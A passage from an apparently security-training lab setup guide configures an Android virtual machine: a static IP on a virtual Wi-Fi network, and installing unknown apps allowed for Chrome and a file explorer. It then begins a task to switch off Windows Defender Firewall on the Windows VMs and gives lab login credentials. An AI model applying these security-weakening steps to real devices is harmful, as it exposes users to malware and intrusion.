
59. Wait for the application to install. On completing the installation, click the back icon (←).




60. In the **Home Screen**, click on the arrow icon and slide up to open the icon tray.




61. From the available applications, click the **Settings** icon.



62. Under the settings options, click the **Network & Internet** option.




63. The **Network & Internet** settings appear; click on the connected **Wi-Fi** (here, **VirtWifi**).




64. The **Wi-Fi** settings appear. Click the **Add network** option.


Note: The name of the access point might differ in your lab environment.



65. An **Add network** page appears; enter **VirtWifi** in the **Network name** field and expand **Advanced options**.



66. Under **IP settings**, click **DHCP** and select **Static** from the drop-down list.



67. In the **IP address** field, enter **10.10.1.14**, and in the **Gateway** field, enter **10.10.1.2**. Leave the default **Network prefix length**, **DNS 1**, and **DNS 2** values and click **SAVE**.

Add network
None

Advanced options

Proxy

None

IP settings

Static

IP address
10.10.1.14

Gateway
10.10.1.2


Network prefix length
24

DNS 1
8.8.8.8

DNS 2
8.8.4.4

CANCEL SAVE


68. A **Network details** page appears. Observe that the status displayed under the **VirtWifi** access point is **Connected**, as shown in the screenshot below.




69. Click the back arrow icon (←) from the left-hand pane twice to navigate back.




70. On the **Settings** page, click the **Apps & notifications** option.




71. The **Apps & notifications** page appears; scroll down and click to expand the **Advanced** options.



72. Click the **Special app access** option.




73. On the **Special app access** page, click the **Install unknown apps** option.




74. The **Install unknown apps** page appears; click the **Chrome** app.



75. The **Chrome** app permission setting appears; click the **Allow from this source** option to enable it.



76. Now, click the back arrow icon (←) from the left-hand pane to navigate back to the **Install unknown apps** main page.



77. The **Install unknown apps** page appears.

78. Similarly, enable the **Allow from this source** option for the **Cx File Explorer** application.

79. Close all applications and turn off the virtual machine.


[\[Back to Configuration Task Outline\]](#)

CT#13: Turn the Windows Defender Firewall Off on all Windows Virtual Machines


1. Turn on the **Windows 11** virtual machine, press any key, and log in with the credentials **Admin** and **Pa\$\$w0rd**.

Note: If a **Windows 11 – VMware Workstation** pop-up appears, click **Yes**.

